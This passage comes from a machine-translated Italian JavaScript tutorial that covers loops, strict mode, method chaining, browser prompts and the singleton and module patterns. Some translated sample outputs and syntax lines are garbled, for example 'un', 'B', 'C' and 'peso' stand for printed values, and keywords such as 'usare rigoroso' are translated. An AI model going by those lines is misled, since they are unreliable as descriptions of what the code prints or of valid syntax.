const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

Formattazione di data e ora

Formattazione della data e ora, in base alla localizzazione.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

Leggi Localizzazione online: <https://riptutorial.com/it/javascript/topic/2777/localizzazione>

Capitolo 63: Loops

Sintassi

- `for (initialization ; condition ; final_expression) {}`
- `for (chiave nell'oggetto) {}`
- `for (variabile di iterable) {}`
- `while (condizione) {}`
- `do {} while (condizione)`
- `per ogni (variabile nell'oggetto) {} // ECMAScript per XML`

Osservazioni

I loop in JavaScript di solito aiutano a risolvere problemi che implicano la ripetizione di codice specifico x quantità di volte. Dì che devi registrare un messaggio 5 volte. Potresti fare questo:

```
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
```

Ma questo è solo tempo e un po' ridicolo. Inoltre, cosa succede se è necessario registrare oltre 300 messaggi? Dovresti sostituire il codice con un ciclo tradizionale "per":

```
for(var i = 0; i < 5; i++){
    console.log("a message");
}
```

Examples

Cicli "for" standard

Utilizzo standard

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

Uscita prevista:

```
0
1
...
99
```

Dichiarazioni multiple

Comunemente usato per memorizzare nella cache la lunghezza di un array.

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
  console.log(array[i]);
}
```

Uscita prevista:

```
'un'
'B'
'C'
```

Modifica dell'incremento

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
  console.log(i);
}
```

Uscita prevista:

```
0
2
4
...
98
```

Ciclo decrementato

```
for (var i = 100; i >=0; i--) {
  console.log(i);
}
```

Uscita prevista:

```
100
99
98
...
0
```

"while" Loops

Standard While Loop

Un ciclo while standard verrà eseguito finché la condizione data non è falsa:

```
var i = 0;
while (i < 100) {
  console.log(i);
  i++;
}
```

Uscita prevista:

```
0
1
...
99
```

Ciclo decrementato

```
var i = 100;
while (i > 0) {
  console.log(i);
  i--; /* equivalent to i=i-1 */
}
```

Uscita prevista:

```
100
99
98
...
1
```

Do ... while Loop

Un ciclo do ... while viene sempre eseguito almeno una volta, indipendentemente dal fatto che la condizione sia vera o falsa:

```
var i = 101;
do {
  console.log(i);
} while (i < 100);
```

Uscita prevista:

```
101
```

"Break" di un ciclo

Rottura di un ciclo temporale

```
var i = 0;
while(true) {
```

```
i++;  
if(i === 42) {  
    break;  
}  
}  
console.log(i);
```

Uscita prevista:

42

Rottura di un ciclo for

```
var i;  
for(i = 0; i < 100; i++) {  
    if(i === 42) {  
        break;  
    }  
}  
console.log(i);
```

Uscita prevista:

42

"continua" un ciclo

Continuando un ciclo "per"

Quando si inserisce la parola chiave `continue` in un ciclo `for`, l'esecuzione salta all'espressione di aggiornamento (`i++` nell'esempio):

```
for (var i = 0; i < 3; i++) {  
    if (i === 1) {  
        continue;  
    }  
    console.log(i);  
}
```

Uscita prevista:

0

2

Continuare un ciclo While

Quando si `continue` in un ciclo `while`, l'esecuzione salta alla condizione (`i < 3` nell'esempio):

```
var i = 0;  
while (i < 3) {
```



```
if (i === 1) {
  i = 2;
  continue;
}
console.log(i);
i++;
}
```

Uscita prevista:

0
2

"do ... while" loop

```
var availableName;
do {
  availableName = getRandomName();
} while (isNameUsed(name));
```

Un ciclo `do while` deve essere eseguito almeno una volta poiché la sua condizione viene verificata solo alla fine di un'iterazione. Un ciclo `while` tradizionale può essere eseguito zero o più volte poiché la sua condizione viene controllata all'inizio di un'iterazione.

Rompere i loop nidificati specifici

Possiamo nominare i nostri anelli e rompere quello specifico quando necessario.

```
outerloop:
for (var i = 0; i < 3; i++) {
  innerloop:
  for (var j = 0; j < 3; j++) {
    console.log(i);
    console.log(j);
    if (j == 1) {
      break outerloop;
    }
  }
}
```

Produzione:

```
0
0
0
1
```

Interrompi e continua le etichette

Le istruzioni `break` e `continue` possono essere seguite da un'etichetta opzionale che funziona come una sorta di istruzione `goto`, riprende l'esecuzione dalla posizione di riferimento dell'etichetta

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
}
```

i = 0 j = 0 salta il resto dei valori j

1 0

i = 1 j = 1 salta il resto dei valori j

2 0

2 1 i = 2 j = 2 salta il resto dei valori j

3 0

3 1

3 2

i = 3 j = 3 salta il resto dei valori j

4 0

4 1

4 2

4 3

i = 4 j = 4 non registra e i loop sono fatti

"per ... di" ciclo

6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
  console.log(i);
}
```

Uscita prevista:

0

1

2

I vantaggi del per ... del ciclo sono:

- Questa è la sintassi più concisa e diretta per il looping degli elementi dell'array
- Evita tutte le insidie di per ... in
- A differenza di `forEach()`, funziona con `break`, `continue` e `return`

Supporto di ... di altre raccolte

stringhe

per ... di tratterà una stringa come una sequenza di caratteri Unicode:

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

Uscita prevista:

a b c

Imposta

per ... di opere su [Set objects](#) .

Nota :

- Un oggetto Set eliminerà i duplicati.
- Si prega di [controllare questo riferimento](#) per il supporto del browser `Set()` .

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];
const uniqueNames = new Set(names);
for (let name of uniqueNames) {
  console.log(name);
}
```

Uscita prevista:

peso
alejandro
Zandra
Anna

Mappe

Puoi anche usare per ... dei loop per iterare su [Map](#) s. Funziona in modo simile a matrici e insiemi, ad eccezione della variabile di iterazione che memorizza sia una chiave che un valore.

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

È possibile utilizzare l' [assegnazione destrutturante](#) per acquisire separatamente la chiave e il valore:

```

const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}
/*Logs:
  abc is mapped to 1
  def is mapped to 2
*/

```

Oggetti

per ... dei loop *non* funzionano direttamente su oggetti semplici; ma è possibile iterare sulle proprietà di un oggetto passando a un ciclo for ... in loop o usando `Object.keys()` :

```

const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}

```

Uscita prevista:

nome: Mike

"per ... in" ciclo

avvertimento

per ... in è inteso per iterare su chiavi di oggetti, non su indici di array. [In genere è sconsigliato l'uso del loop in un array](#) . Comprende anche le proprietà del prototipo, quindi potrebbe essere necessario verificare se la chiave si trova all'interno dell'oggetto usando `hasOwnProperty` . Se alcuni attributi nell'oggetto sono definiti dal metodo `defineProperty/defineProperties` e si imposta `enumerable: false` param `enumerable: false` , tali attributi saranno inaccessibili.

```

var object = {"a":"foo", "b":"bar", "c":"baz"};
// `a` is inaccessible
Object.defineProperty(object, 'a', {
  enumerable: false,
});
for (var key in object) {
  if (object.hasOwnProperty(key)) {
    console.log('object.' + key + ', ' + object[key]);
  }
}

```

Uscita prevista:

oggetto.b, bar
object.c, baz

Leggi Loops online: <https://riptutorial.com/it/javascript/topic/227/loops>

Capitolo 64: Manipolazione di dati

Examples

Estrai l'estensione dal nome del file

Il modo rapido e breve per estrarre l'estensione dal nome del file in JavaScript sarà:

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

Funziona correttamente sia con nomi che non hanno estensione (es. `myfile`) o che iniziano con punto (ad esempio `.htaccess`):

```
get_extension('') // ""
get_extension('name') // ""
get_extension('name.txt') // ".txt"
get_extension('.htpasswd') // ""
get_extension('name.with.many.dots.myext') // ".myext"
```

La seguente soluzione può estrarre estensioni di file dal percorso completo:

```
function get_extension(path) {
    var basename = path.split(/[\\\/]/).pop(), // extract file name from full path ...
        // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.'); // get last position of `.`

    if (basename === '' || pos < 1) // if file name is empty or ...
        return ""; // `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1); // extract extension ignoring `.`
}

get_extension('/path/to/file.ext'); // ".ext"
```

Formatta i numeri come denaro

1234567.89 => "1,234,567.89" rapido e breve per formattare il valore del tipo `Number` come denaro, ad esempio 1234567.89 => "1,234,567.89" :

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,'); // "1,234,567.89"
```

Variante più avanzata con supporto di qualsiasi numero di decimali `[0 .. n]`, dimensione variabile dei gruppi numerici `[0 .. x]` e diversi tipi di delimitatore:

```

/**
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed s: sections delimiter
 * @param mixed c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?:=\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + '|',
        num = this.toFixed(Math.max(0, ~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ','); // "12.345.678,90"
123456.789.format(4, 4, ' ', ':'); // "12 3456:7890"
12345678.9.format(0, 3, '-'); // "12-345-679"
123456789..format(2); // "123,456,789.00"

```

Imposta la proprietà dell'oggetto data il suo nome stringa

```

function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
            Object.prototype.toString.call(obj[e]) === '[object Object]'
            ? obj[e]
            : {},
            prop,
            value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }

```

Leggi Manipolazione di dati online: <https://riptutorial.com/it/javascript/topic/3276/manipolazione-di-dati>

Capitolo 65: Metodo di concatenamento

Examples

Metodo di concatenamento

Il concatenamento dei metodi è una strategia di programmazione che semplifica il tuo codice e lo abbellisce. Il concatenamento del metodo viene eseguito assicurando che ciascun metodo su un oggetto restituisca l'intero oggetto, invece di restituire un singolo elemento di tale oggetto. Per esempio:

```
function Door() {
  this.height = '';
  this.width = '';
  this.status = 'closed';
}

Door.prototype.open = function() {
  this.status = 'opened';
  return this;
}

Door.prototype.close = function() {
  this.status = 'closed';
  return this;
}

Door.prototype.setParams = function(width,height) {
  this.width = width;
  this.height = height;
  return this;
}

Door.prototype.doorStatus = function() {
  console.log('The',this.width,'x',this.height,'Door is',this.status);
  return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

Nota che ogni metodo in `Door.prototype` restituisce `this`, che si riferisce all'intera istanza di quell'oggetto `Door`.

Design e catena concatenati dell'oggetto

Chaining and Chainable è una metodologia di progettazione utilizzata per progettare i comportamenti degli oggetti in modo che le chiamate alle funzioni oggetto restituiscano riferimenti a self o a un altro oggetto, fornendo accesso a ulteriori chiamate di funzione che consentono all'istruzione chiamante di concatenare più chiamate senza la necessità di fare riferimento alla variabile che tiene l'oggetto / i

Si dice che gli oggetti che possono essere incatenati siano concatenabili. Se si chiama un oggetto chainable, è necessario assicurarsi che tutti gli oggetti / primitive restituiti siano del tipo corretto. Ci vuole solo una volta affinché il tuo oggetto concatenabile non restituisca il riferimento corretto (è facile dimenticare di aggiungere il `return this`) e la persona che utilizza la tua API perderà fiducia ed eviterà di incatenare. Gli oggetti concatenabili dovrebbero essere tutto o niente (non un oggetto concatenabile anche se le parti lo sono). Un oggetto non dovrebbe essere chiamato concatenabile se solo alcune delle sue funzioni sono.

Oggetto progettato per essere concatenabile

```
function Vec(x = 0, y = 0){
  this.x = x;
  this.y = y;
  // the new keyword implicitly implies the return type
  // as this and thus is chainable by default.
}
Vec.prototype = {
  add : function(vec){
    this.x += vec.x;
    this.y += vec.y;
    return this; // return reference to self to allow chaining of function calls
  },
  scale : function(val){
    this.x *= val;
    this.y *= val;
    return this; // return reference to self to allow chaining of function calls
  },
  log :function(val){
    console.log(this.x + ' : ' + this.y);
    return this;
  },
  clone : function(){
    return new Vec(this.x,this.y);
  }
}
```

Esempio di concatenamento

```
var vec = new Vec();
vec.add({x:10,y:10})
  .add({x:10,y:10})
  .log() // console output "20 : 20"
  .add({x:10,y:10})
  .scale(1/30)
  .log() // console output "1 : 1"
  .clone() // returns a new instance of the object
  .scale(2) // from which you can continue chaining
  .log()
```

Non creare ambiguità nel tipo di reso

Non tutte le chiamate di funzione restituiscono un tipo concatenabile utile, né restituiscono sempre un riferimento a se stessi. È qui che l'uso del buon senso del naming è importante. Nell'esempio

sopra la chiamata di funzione `.clone()` non è ambigua. Altri esempi sono `.toString()` implica che viene restituita una stringa.

Un esempio di nome di una funzione ambigua in un oggetto concatenabile.

```
// line object represents a line
line.rotate(1)
  .vec(); // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
  .asVec() // unambiguous implies the return type is the line as a vec (vector)
  .add({x:10,y:10})
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

Convenzione di sintassi

Non esiste una sintassi di utilizzo formale durante il concatenamento. La convenzione è quella di concatenare le chiamate su una singola riga se breve o concatenare sulla nuova riga rientrata di una scheda dall'oggetto referenziato con il punto sulla nuova riga. L'uso del punto e virgola è facoltativo, ma aiuta indicando chiaramente la fine della catena.

```
vec.scale(2).add({x:2,y:2}).log(); // for short chains

vec.scale(2) // or alternate syntax
  .add({x:2,y:2})
  .log(); // semicolon makes it clear the chain ends here

// and sometimes though not necessary
vec.scale(2)
  .add({x:2,y:2})
  .clone() // clone adds a new reference to the chain
  .log(); // indenting to signify the new reference

// for chains in chains
vec.scale(2)
  .add({x:2,y:2})
  .add(vec1.add({x:2,y:2}) // a chain as an argument
    .add({x:2,y:2}) // is indented
    .scale(2))
  .log();

// or sometimes
vec.scale(2)
  .add({x:2,y:2})
  .add(vec1.add({x:2,y:2}) // a chain as an argument
    .add({x:2,y:2}) // is indented
    .scale(2))
  .log(); // the argument list is closed on the new line
```

Una cattiva sintassi

```
vec // new line before the first function call
  .scale() // can make it unclear what the intention is
```

```
.log();

vec.      // the dot on the end of the line
scale(2). // is very difficult to see in a mass of code
scale(1/2); // and will likely frustrate as can easily be missed
          // when trying to locate bugs
```

Lato sinistro del compito

Quando si assegnano i risultati di una catena, viene assegnata l'ultima chiamata di ritorno o il riferimento a un oggetto.

```
var vec2 = vec.scale(2)
            .add(x:1,y:10)
            .clone(); // the last returned result is assigned
                    // vec2 is a clone of vec after the scale and add
```

Nell'esempio sopra `vec2` viene assegnato il valore restituito dall'ultima chiamata nella catena. In questo caso, sarebbe una copia di `vec` dopo la scala e aggiungere.

Sommario

Il vantaggio di cambiare è più chiaro codice più gestibile. Alcune persone lo preferiscono e rendono concatenabile un requisito quando selezionano un'API. Vi è anche un vantaggio in termini di prestazioni poiché consente di evitare di dover creare variabili per conservare risultati intermedi. Con l'ultima parola, gli oggetti concatenabili possono essere usati in modo convenzionale così da non forzare il concatenamento rendendo un oggetto concatenabile.

Leggi Metodo di concatenamento online: <https://riptutorial.com/it/javascript/topic/2054/metodo-di-concatenamento>

Capitolo 66: Modalità rigorosa

Sintassi

- 'usare rigoroso';
- "usare rigorosamente";
- `usare rigoroso`;

Osservazioni

La modalità rigorosa è un'opzione aggiunta in ECMAScript 5 per abilitare alcuni miglioramenti incompatibili con le versioni precedenti. I cambiamenti di comportamento nel codice "strict mode" includono:

- Assegnare a variabili non definite solleva un errore invece di definire nuove variabili globali;
- Assegnare o eliminare proprietà non scrivibili (come `window.undefined`) genera un errore invece di eseguirlo in silenzio;
- La sintassi ottale legacy (ad esempio `0777`) non è supportata;
- La dichiarazione `with` non è supportata;
- `eval` non può creare variabili nello scope circostante;
- Le proprietà delle funzioni `.caller` e `.arguments` non sono supportate;
- L'elenco dei parametri di una funzione non può avere duplicati;
- `window` non viene più utilizzata automaticamente come valore di `this`.

NOTA : - la modalità ' **strict** ' NON è abilitata di default come se una pagina utilizzasse JavaScript che dipende dalle caratteristiche della modalità non - strict, quindi quel codice si interromperà. Quindi, deve essere attivato dal programmatore stesso.

Examples

Per interi script

La modalità rigorosa può essere applicata su interi script inserendo la frase `"use strict"`; prima di ogni altra affermazione.

```
"use strict";  
// strict mode now applies for the rest of the script
```

La modalità rigorosa è abilitata solo negli script in cui si definisce `"use strict"`. È possibile combinare gli script con e senza la modalità rigorosa, poiché lo stato rigoroso non è condiviso tra diversi script.

6

Nota: tutti i codici scritti all'interno dei [moduli](#) e delle [classi](#) ES2015 + sono rigorosi per

impostazione predefinita.

Per le funzioni

La modalità rigorosa può essere applicata anche a singole funzioni antepoendo `"use strict"`; dichiarazione all'inizio della dichiarazione di funzione.

```
function strict() {
  "use strict";
  // strict mode now applies to the rest of this function
  var innerFunction = function () {
    // strict mode also applies here
  };
}

function notStrict() {
  // but not here
}
```

La modalità rigorosa si applica anche a tutte le funzioni con ambito interno.

Modifiche alle proprietà globali

In un ambito non rigoroso, quando una variabile viene assegnata senza essere inizializzata con la parola `var`, `const` o `let`, viene dichiarata automaticamente nell'ambito globale:

```
a = 12;
console.log(a); // 12
```

In modalità rigorosa, tuttavia, qualsiasi accesso a una variabile non dichiarata genererà un errore di riferimento:

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

Questo è utile perché JavaScript ha un numero di possibili eventi a volte inaspettati. In modalità non rigorosa, questi eventi spesso inducono gli sviluppatori a credere che siano bug o comportamenti imprevedibili, consentendo in tal modo di attivare la modalità rigorosa, gli eventuali errori che vengono lanciati li impongono di sapere esattamente cosa viene fatto.

```
"use strict";
// Assuming a global variable mistypedVariable exists
mistypedVariable = 17; // this line throws a ReferenceError due to the
// misspelling of variable
```

Questo codice in modalità rigorosa visualizza uno scenario possibile: genera un errore di riferimento che punta al numero di riga dell'assegnazione, consentendo allo sviluppatore di rilevare immediatamente il tipo di errore nel nome della variabile.

In modalità non rigida, oltre al fatto che non viene generato alcun errore e che l'assegnazione è stata eseguita correttamente, il file `mistypedVariable` verrà automaticamente dichiarato nell'ambito globale come variabile globale. Ciò implica che lo sviluppatore deve cercare manualmente questo specifico incarico nel codice.

Inoltre, forzando la dichiarazione delle variabili, lo sviluppatore non può dichiarare accidentalmente variabili globali all'interno delle funzioni. In modalità non rigorosa:

```
function foo() {
  a = "bar"; // variable is automatically declared in the global scope
}
foo();
console.log(a); // >> bar
```

In modalità rigorosa, è necessario dichiarare esplicitamente la variabile:

```
function strict_scope() {
  "use strict";
  var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

La variabile può anche essere dichiarata all'esterno e dopo una funzione, consentendone l'utilizzo, ad esempio, nell'ambito globale:

```
function strict_scope() {
  "use strict";
  a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

Modifiche alle proprietà

La modalità rigorosa impedisce anche di eliminare proprietà non cancellabili.

```
"use strict";
delete Object.prototype; // throws a TypeError
```

L'affermazione sopra sarebbe semplicemente ignorata se non si utilizza la modalità rigorosa, tuttavia ora si sa perché non viene eseguita come previsto.

Inoltre impedisce di estendere una proprietà non estendibile.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
  myObject.age = 25; // No errors
```

```

}

function setAge() {
  "use strict";
  myObject.age = 25; // TypeError: can't define property "age": Object is not extensible
}

```

Comportamento dell'elenco degli argomenti di una funzione

`arguments` oggetto comportarsi diverso in modalità *rigorosa* *rigorosa* e *non*. In modalità *non rigida*, l' `argument` rifletterà le modifiche nel valore dei parametri che sono presenti, tuttavia in modalità *rigorosa* tutte le modifiche al valore del parametro non verranno riflesse nell'oggetto `argument`.

```

function add(a, b){
  console.log(arguments[0], arguments[1]); // Prints : 1,2

  a = 5, b = 10;

  console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);

```

Per il codice precedente, l'oggetto `arguments` viene modificato quando si modifica il valore dei parametri. Tuttavia, per *la* modalità *rigorosa*, lo stesso non si rifletterà.

```

function add(a, b) {
  'use strict';

  console.log(arguments[0], arguments[1]); // Prints : 1,2

  a = 5, b = 10;

  console.log(arguments[0], arguments[1]); // Prints : 1,2
}

```

Vale la pena notare che, se uno qualsiasi dei parametri `undefined` è `undefined`, e proviamo a modificare il valore del parametro in modalità *rigorosa* o *non rigida*, l' `arguments` rimane invariato.

Modalità rigorosa

```

function add(a, b) {
  'use strict';

  console.log(arguments[0], arguments[1]); // undefined,undefined
                                          // 1,undefined

  a = 5, b = 10;

  console.log(arguments[0], arguments[1]); // undefined,undefined
                                          // 1, undefined
}

add();
// undefined,undefined
// undefined,undefined

```

```
add(1)
// 1, undefined
// 1, undefined
```

Modalità non rigorosa

```
function add(a,b) {
    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

Parametri duplicati

La modalità rigorosa non consente di utilizzare nomi di parametri di funzione duplicati.

```
function foo(bar, bar) {} // No error. bar is set to the final argument when called

"use strict";
function foo(bar, bar) {}; // SyntaxError: duplicate formal argument bar
```

Scope delle funzioni in modalità rigorosa

In modalità Strict, le funzioni dichiarate in un blocco locale sono inaccessibili al di fuori del blocco.

```
"use strict";
{
    f(); // 'hi'
    function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

Per quanto riguarda le dichiarazioni di funzioni, nella modalità Strict hanno lo stesso tipo di binding di `let` o `const`.

Elenchi di parametri non semplici

```
function a(x = 5) {
    "use strict";
}
```

è un JavaScript non valido e genera un `SyntaxError` perché non è possibile utilizzare la direttiva

"use strict" in una funzione con un elenco di parametri non semplici come quello sopra riportato - assegnazione predefinita `x = 5`

I parametri non semplici includono:

- Assegnazione predefinita

```
function a(x = 1) {  
  "use strict";  
}
```

- destrutturazione

```
function a({ x }) {  
  "use strict";  
}
```

- Parametri di riposo

```
function a(...args) {  
  "use strict";  
}
```

Leggi Modalità rigorosa online: <https://riptutorial.com/it/javascript/topic/381/modalita-rigorosa>

Capitolo 67: Modals - Prompt

Sintassi

- avviso (messaggio)
- conferma (messaggio)
- prompt (messaggio [, optionalValue])
- stampare()

Osservazioni

- <https://www.w3.org/TR/html5/webappapis.html#user-prompts>
- <https://dev.w3.org/html5/spec-preview/user-prompts.html>

Examples

Informazioni sui prompt utente

I **prompt utente** sono metodi parte dell'API dell'applicazione Web utilizzata per richiamare le modalita del browser che richiedono un'azione dell'utente come conferma o immissione.

```
window.alert(message)
```

Mostra un *popup* modale con un messaggio all'utente.
Richiede all'utente di fare clic su [OK] per chiudere.

```
alert("Hello World");
```

Ulteriori informazioni di seguito in "Uso di avviso ()".

```
boolean = window.confirm(message)
```

Mostra un *popup* modale con il messaggio fornito.
Fornisce i pulsanti [OK] e [Annulla] che risponderanno rispettivamente con un valore booleano `true / false`.

```
confirm("Delete this comment?");
```

```
result = window.prompt(message, defaultValue)
```

Mostra un *popup* modale con il messaggio fornito e un campo di input con un valore pre-riempito opzionale.
Restituisce come `result` il valore di input fornito dall'utente.

```
prompt("Enter your website address", "http://");
```

Ulteriori informazioni di seguito in "Uso di prompt ()".

```
window.print ()
```

Apri una modale con le opzioni di stampa del documento.

```
print ();
```

Persistent Prompt Modal

Quando si utilizza **prompt** un utente può sempre fare clic su **Annulla** e nessun valore verrà restituito.

Per evitare valori vuoti e renderlo più **persistente** :

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

[demo di jsFiddle](#)

Conferma per eliminare l'elemento

Un modo per usare `confirm()` è quando alcune azioni dell'interfaccia utente apportano alcune modifiche *distruttive* alla pagina e sono meglio accompagnate da una **notifica** e da una **conferma dell'utente** - come ad esempio prima di eliminare un messaggio postale:

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");
```

```
function deleteParentPost(event) {
  event.preventDefault(); // Prevent page scroll jump on anchor click

  if( confirm("Really Delete this post?" ) ) {
    var post = document.getElementById( this.dataset.deletepost );
    post.parentNode.removeChild(post);
    // TODO: remove that post from database
  } // else, do nothing

}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
  btn.addEventListener("click", deleteParentPost, false);
});
```

[demo di jsFiddle](#)


Uso di avviso ()

Il metodo `alert()` dell'oggetto `window` visualizza una *finestra di avviso* con un messaggio specificato e un pulsante `OK` o `Annulla`. Il testo di quel pulsante dipende dal browser e non può essere modificato.

Sintassi

```
alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");
```

produce



Una *casella di avviso* viene spesso utilizzata se si desidera assicurarsi che le informazioni arrivino all'utente.

Nota: la casella di avviso distoglie l'attenzione dalla finestra corrente e forza il browser a leggere il messaggio. Non utilizzare eccessivamente questo metodo, in quanto impedisce all'utente di accedere ad altre parti della pagina fino a quando la casella non viene chiusa. Inoltre ferma l'ulteriore esecuzione del codice, fino a quando l'utente non fa clic su `OK`. (in particolare, i timer impostati con `setInterval()` o `setTimeout()` non spuntano). La finestra di avviso funziona solo nei browser e il suo design non può essere modificato.

Parametro	Descrizione
Messaggio	Necessario. Specifica il testo da visualizzare nella casella di avviso o un oggetto convertito in una stringa e visualizzato.

Valore di ritorno

`alert` funzione di `alert` non restituisce alcun valore

Utilizzo di `prompt()`

`Prompt` mostrerà una finestra di dialogo all'utente che richiede il loro input. È possibile fornire un messaggio che verrà posizionato sopra il campo di testo. Il valore di ritorno è una stringa che rappresenta l'input fornito dall'utente.

```
var name = prompt("What's your name?");  
console.log("Hello, " + name);
```

È anche possibile passare a `prompt()` un secondo parametro, che verrà visualizzato come testo predefinito nel campo di testo del `prompt`.

```
var name = prompt('What\'s your name?', ' Name...');  
console.log('Hello, ' + name);
```

Parametro	Descrizione
Messaggio	Necessario. Testo da visualizzare sopra il campo di testo del <code>prompt</code> .
predefinito	Opzionale. Testo predefinito da visualizzare nel campo di testo quando viene visualizzato il <code>prompt</code> .

Leggi Modals - Prompt online: <https://riptutorial.com/it/javascript/topic/3196/modals---prompt>

Capitolo 68: Modelli di design creativo

introduzione

Gli schemi di progettazione sono un buon modo per mantenere il **codice leggibile** e ASCIUTTO. DRY sta per **non ripetersi**. Di seguito è possibile trovare ulteriori esempi sui modelli di progettazione più importanti.

Osservazioni

Nell'ingegneria del software, un modello di progettazione software è una soluzione generale riutilizzabile per un problema che si verifica comunemente in un dato contesto nella progettazione del software.

Examples

Singleton Pattern

Il pattern Singleton è un modello di progettazione che limita l'istanziamento di una classe a un oggetto. Dopo che il primo oggetto è stato creato, restituirà il riferimento allo stesso quando richiesto per un oggetto.

```
var Singleton = (function () {
    // instance stores a reference to the Singleton
    var instance;

    function createInstance() {
        // private variables and methods
        var _privateVariable = 'I am a private variable';
        function _privateMethod() {
            console.log('I am a private method');
        }

        return {
            // public methods and variables
            publicMethod: function() {
                console.log('I am a public method');
            },
            publicVariable: 'I am a public variable'
        };
    }

    return {
        // Get the Singleton instance if it exists
        // or create one if doesn't
        getInstance: function () {
            if (!instance) {
                instance = createInstance();
            }
            return instance;
        }
    }
});
```

```
};  
})();
```

Uso:

```
// there is no existing instance of Singleton, so it will create one  
var instance1 = Singleton.getInstance();  
// there is an instance of Singleton, so it will return the reference to this one  
var instance2 = Singleton.getInstance();  
console.log(instance1 === instance2); // true
```

Modulo e modelli di moduli rivelatori

Modello del modulo

Il modello di modulo è un [modello di progettazione creativa e strutturale](#) che fornisce un modo per incapsulare membri privati durante la produzione di un'API pubblica. Questo si ottiene creando un [IIFE](#) che ci consente di definire variabili disponibili solo nel suo ambito (attraverso la [chiusura](#)) mentre restituiamo un oggetto che contiene l'API pubblica.

Questo ci offre una soluzione pulita per nascondere la logica principale e solo per esporre un'interfaccia che desideriamo utilizzare da altre parti della nostra applicazione.

```
var Module = (function(/* pass initialization data if necessary */) {  
  // Private data is stored within the closure  
  var privateData = 1;  
  
  // Because the function is immediately invoked,  
  // the return value becomes the public API  
  var api = {  
    getPrivateData: function() {  
      return privateData;  
    },  
  
    getDoublePrivateData: function() {  
      return api.getPrivateData() * 2;  
    }  
  };  
  return api;  
})(/* pass initialization data if necessary */);
```

Rivelare il modello del modulo

